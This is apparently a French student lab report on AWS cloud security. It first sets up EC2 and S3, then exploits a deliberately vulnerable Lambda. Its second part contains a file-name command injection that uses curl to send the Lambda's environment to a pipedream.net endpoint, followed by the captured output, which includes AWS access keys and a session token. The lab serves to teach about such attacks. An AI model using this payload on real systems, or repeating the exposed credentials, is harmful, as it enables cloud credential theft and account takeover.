

TP LO17 – Sécurité Cloud (Environnement : AWS)

Introduction :

Dans ce TP nous allons explorer l'interface de AWS afin de s'y familiariser. Le TP se sépare en deux parties. Dans un premier temps nous allons manipuler des machine virtuelle AMI et utiliser la ligne de commande d'AWS. Par la suite, dans la seconde partie, nous allons voir comment un attaquant escalade les privilèges en exploitant les vulnérabilités.

Partie 1 :

Création de l'instance :

The screenshot displays the AWS Management Console for an EC2 instance. The left sidebar shows the navigation menu with options like 'New EC2 Experience', 'Tableau de bord EC2', 'Instances', 'Images', 'Elastic Block Store', and 'Réseau et sécurité'. The main content area shows the 'Résumé de l'instance pour i-0f7f48b11c4ee71a0 (debian)'. The instance is in the 'En cours d'exécution' (Running) state. The console displays various configuration details including the public IP address (44.204.89.17), private IP address (172.31.81.133), DNS name (ip-172-31-81-133.ec2.internal), and the AMI used (ami-07d02ee1eeb0c996). The instance is running on a t2.micro instance type in the us-east-1 region. The console also shows the VPC (vpc-032ae8424e57893) and the subnet (subnet-0f5c17b5cd389500). The instance is associated with the IAM role 'ec2-instance-profile'. The console also shows the instance's security groups and the instance's monitoring status.

Compartiment S3 mon-super-cv-idrisskourouma :


The screenshot shows the AWS S3 console interface. The left sidebar contains navigation options like 'Compartiments', 'Points d'accès', and 'Tableaux de bord'. The main content area displays the 'mon-super-cv-idrisskourouma' bucket properties. The 'Présentation des compartiments' section shows the bucket is in the 'us-east-1' region, has an ARN of 'arn:aws:s3::mon-super-cv-idrisskourouma', and was created on '02 Jun 2022 02:49:36 PM CEST'. The 'Gestion des versions de compartiment' section shows that versioning is currently 'Désactivé' (Deactivated).

La commande sync nous permet de copier le compartiment que nous venons de créer dans notre environnement local.

```
admin@ip-172-31-81-133: ~/aws
The specified bucket is not valid.
admin@ip-172-31-81-133:~/aws$ aws s3 sync s3://mon-super-cv-idrisskourouma .
Completed 896 Bytes/~15.2 KiB (7.7 KiB/s) with ~14 file(s) remaining (calculatin
download: s3://mon-super-cv-idrisskourouma/super-cv/.git/hooks/commit-msg.sample
to super-cv/.git/hooks/commit-msg.sample
Completed 896 Bytes/~15.2 KiB (7.7 KiB/s) with ~13 file(s) remaining (calculatin
Completed 974 Bytes/~15.2 KiB (7.5 KiB/s) with ~13 file(s) remaining (calculatin
download: s3://mon-super-cv-idrisskourouma/super-cv/.git/COMMIT_EDITMSG to super
-cv/.git/COMMIT_EDITMSG
Completed 974 Bytes/~15.2 KiB (7.5 KiB/s) with ~12 file(s) remaining (calculatin
Completed 997 Bytes/~22.7 KiB (6.9 KiB/s) with ~22 file(s) remaining (calculatin
download: s3://mon-super-cv-idrisskourouma/super-cv/.git/HEAD to super-cv/.git/H
EAD
Completed 997 Bytes/~22.7 KiB (6.9 KiB/s) with ~21 file(s) remaining (calculatin
Completed 1.0 KiB/~22.7 KiB (6.8 KiB/s) with ~21 file(s) remaining (calculating.
download: s3://mon-super-cv-idrisskourouma/super-cv/.git/description to super-cv
/.git/description
Completed 1.0 KiB/~30.7 KiB (6.8 KiB/s) with ~21 file(s) remaining (calculating.
Completed 4.3 KiB/~30.7 KiB (25.8 KiB/s) with ~21 file(s) remaining (calculating
download: s3://mon-super-cv-idrisskourouma/super-cv/.git/hooks/fsmonitor-watchma
n.sample to super-cv/.git/hooks/fsmonitor-watchman.sample
Completed 4.3 KiB/~31.9 KiB (25.8 KiB/s) with ~22 file(s) remaining (calculating
Completed 5.9 KiB/~49.8 KiB (33.6 KiB/s) with ~23 file(s) remaining (calculating
Completed 9.4 KiB/~49.8 KiB (53.3 KiB/s) with ~23 file(s) remaining (calculating
download: s3://mon-super-cv-idrisskourouma/super-cv/.git/hooks/update.sample to
super-cv/.git/hooks/update.sample
Completed 9.4 KiB/~49.8 KiB (53.3 KiB/s) with ~22 file(s) remaining (calculating
download: s3://mon-super-cv-idrisskourouma/super-cv/.git/hooks/pre-commit.sample
to super-cv/.git/hooks/pre-commit.sample
Completed 9.4 KiB/~49.8 KiB (53.3 KiB/s) with ~21 file(s) remaining (calculating
Completed 10.0 KiB/~76.1 KiB (52.7 KiB/s) with ~25 file(s) remaining (calculatin
download: s3://mon-super-cv-idrisskourouma/super-cv/.git/hooks/pre-receive.sampl
e to super-cv/.git/hooks/pre-receive.sample
Completed 10.0 KiB/~76.1 KiB (52.7 KiB/s) with ~24 file(s) remaining (calculatin
Completed 11.5 KiB/~76.1 KiB (59.4 KiB/s) with ~24 file(s) remaining (calculatin
download: s3://mon-super-cv-idrisskourouma/super-cv/.git/index to super-cv/.git/
index
Completed 11.5 KiB/~76.1 KiB (59.4 KiB/s) with ~23 file(s) remaining (calculatin
Completed 11.6 KiB/~77.1 KiB (58.5 KiB/s) with ~24 file(s) remaining (calculatin
download: s3://mon-super-cv-idrisskourouma/super-cv/.git/hooks/post-update.sampl
e to super-cv/.git/hooks/post-update.sample
Completed 11.6 KiB/~101.4 KiB (58.5 KiB/s) with ~24 file(s) remaining (calculati
Completed 12.2 KiB/~101.4 KiB (59.9 KiB/s) with ~24 file(s) remaining (calculati
download: s3://mon-super-cv-idrisskourouma/super-cv/.git/logs/HEAD to super-cv/.
git/logs/HEAD
Completed 12.2 KiB/~101.4 KiB (59.9 KiB/s) with ~23 file(s) remaining (calculati
Completed 12.3 KiB/~136.5 KiB (59.3 KiB/s) with ~24 file(s) remaining (calculati
download: s3://mon-super-cv-idrisskourouma/super-cv/.git/config to super-cv/.git
/config
Completed 12.3 KiB/~136.5 KiB (59.3 KiB/s) with ~23 file(s) remaining (calculati
```


PARTIE 2 : AWS Lambda

Création d'un nouveau compartiment S3



Informations de la fonction que l'on a créé :

```
admin@ip-172-31-81-133: ~  
admin@ip-172-31-81-133:~$ aws lambda get-policy --function-name FonctionVulnerable-idrisskourouma --region us-east-1  
{  
  "Policy": "(\"Version\": \"2012-10-17\", \"Id\": \"default\", \"Statement\": [{\"Sid\": \"655565568362_event_permissions_from_lambda-vuln-idrisskourouma_for_FonctionVulnerable-idrisskourouma\", \"Effect\": \"Allow\", \"Principal\": {\"Service\": \"s3.amazonaws.com\"}, \"Action\": \"lambda:InvokeFunction\", \"Resource\": \"arn:aws:lambda:us-east-1:655565568362:function:FonctionVulnerable-idrisskourouma\", \"Condition\": {\"StringEquals\": {\"AWS:SourceAccount\": \"655565568362\"}, \"ArnLike\": {\"AWS:SourceArn\": \"arn:aws:s3:::lambda-vuln-idrisskourouma\"}}}]\",  
  \"RevisionId\": \"7fa6d3eb-6cc0-402f-a50e-d3db5a364916\"  
}  
admin@ip-172-31-81-133:~$
```

Après avoir créer le fichier avec la commande 'touch 'fichier ;curl...' on peut vérifier que ce dernier a bien été créé en exécutant la commande ls :


```
admin@ip-172-31-81-133: ~  
admin@ip-172-31-81-133:~$ touch 'fichier;curl -X POST -d "`env`" en2w7j15an8j6.x.pipedream.net;.zip'  
admin@ip-172-31-81-133:~$ ls  
aws  
awscli2.zip  
'fichier;curl -X POST -d "`env`" en2w7j15an8j6.x.pipedream.net;.zip'  
admin@ip-172-31-81-133:~$
```

Idriss Kourouma

Après avoir exécutée la commande :


`aws s3 cp ./'fichier;curl -X POST -d "'env"' en8ilnkb9g1eg.x.pipedream.net;.zip' s3://lambda-vuln-nom`
qui permet de copier le fichier vers notre compartiment.

On obtient le résultat suivant sur RequestBin : nous avons bien reçu les variables d'environnement du serveur utilisées par AWS Lambda qui contient les clés secrètes.



The screenshot shows the Pipedream interface with an HTTP request details panel. The request is a POST to the endpoint `https://en2w7j15an8j6.x.pipedream.net/`. The body is structured and contains a `"root"` object with a key `"AWS_LAMBDA_FUNCTION_VERSION"` and a value `"$LATEST"`.

Voici les variables de manière plus lisible :



The screenshot shows the RequestBin interface with the raw body of the HTTP request. The body contains a large block of environment variables for AWS Lambda, including:

```
AWS_LAMBDA_FUNCTION_VERSION=$LATEST
AWS_SESSION_TOKEN=IQoJb3JpZ21uX2VjEA8aCXVzLWVhc3QtMSJIMEYCIQDQ9PZ/ESBpM8sU1NuJB2d/74pjMn9i45DRIZQROsArQIhAIJDsFc3PJwcb
AWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/FonctionVulnerable-idrisskourouma
LAMBDA_TASK_ROOT=/var/task
LD_LIBRARY_PATH=/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt/lib
AWS_LAMBDA_RUNTIME_API=127.0.0.1:9001
AWS_LAMBDA_LOG_STREAM_NAME=2022/06/09/[$LATEST]349adc001ed3409f98447150637b7942
AWS_EXECUTION_ENV=AWS_Lambda_python3.7
AWS_LAMBDA_FUNCTION_NAME=FonctionVulnerable-idrisskourouma
AWS_XRAY_DAEMON_ADDRESS=169.254.79.129:2000
PATH=/var/lang/bin:/usr/local/bin:/usr/bin:/bin:/opt/bin
AWS_DEFAULT_REGION=us-east-1
PWD=/var/task
AWS_SECRET_ACCESS_KEY=zumQn/JwwjfUgKKhSMIT84hhUETm5OUCTfcoZ+I
LANG=en_US.UTF-8
LAMBDA_RUNTIME_DIR=/var/runtime
AWS_LAMBDA_INITIALIZATION_TYPE=on-demand
AWS_REGION=us-east-1
TZ=:UTC
AWS_ACCESS_KEY_ID=ASIAZRIWAXFVDFVPP4MJ
SHLVL=1
AWS_XRAY_DAEMON_ADDRESS=169.254.79.129
AWS_XRAY_DAEMON_PORT=2000
_X_AMZN_TRACE_ID=Root=1-62a202a8-3338035008f8fee914fd10c2;Parent=234f0788584bcfa9;Sampled=0
AWS_XRAY_CONTEXT_MISSING=LOG_ERROR
_HANDLER=lambda_function.lambda_handler
AWS_LAMBDA_FUNCTION_MEMORY_SIZE=128
_=/usr/bin/env
```